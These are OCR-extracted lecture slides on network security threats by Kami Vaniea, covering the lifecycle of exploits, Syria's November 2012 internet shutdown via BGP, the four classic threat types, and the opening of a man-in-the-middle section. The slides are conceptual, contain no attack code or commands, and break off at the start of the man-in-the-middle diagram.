Network Security Threats

KAMI VANIEA

18 JANUARY


First, some news

Internet attacks and defenses

1. Someone finds an exploit
2. Exploit seen in the wild, possibly to large effect
3. Short-term workarounds; specific detection/recovery
4. Proper repairs to software or protocols are issued
5. Over time, most sties implement repairs
6. Remaining sites may be black-listed


Syria going offline – November 2012

- Article: https://blog.cloudflare.com/how-syria-turned-off-the-internet/
- Going offline: https://player.vimeo.com/video/54630037
- Going online: https://player.vimeo.com/video/54670123



Each number is a network run by a single group.

Each colored line is the current shortest path between two networks.
All lines on this graph connect Syria to other parts of the world.




Paths shift all the time. This is normal on the internet as the current shortest path is dynamically negotiated (BGP routing).

Syria's network, directly connected to three other networks.

Syria going offline – November 2012

- Article: https://blog.cloudflare.com/how-syria-turned-off-the-internet/
- Going offline: https://player.vimeo.com/video/54630037
- Going online: https://player.vimeo.com/video/54670123



Types of threats

- **Interception** – Unauthorized viewing of information (Confidentiality)
- **Modification** – Unauthorized changing of information (Integrity)
- **Fabrication** – Unauthorized creation of information (Integrity)
- **Interruption** – Preventing authorized access (Availability)

Today we will focus on:


- Man in the middle
- Denial of service
- DNS attack

Man in the middle

Your Computer

The Internet


Website Server




Your Computer


The Internet

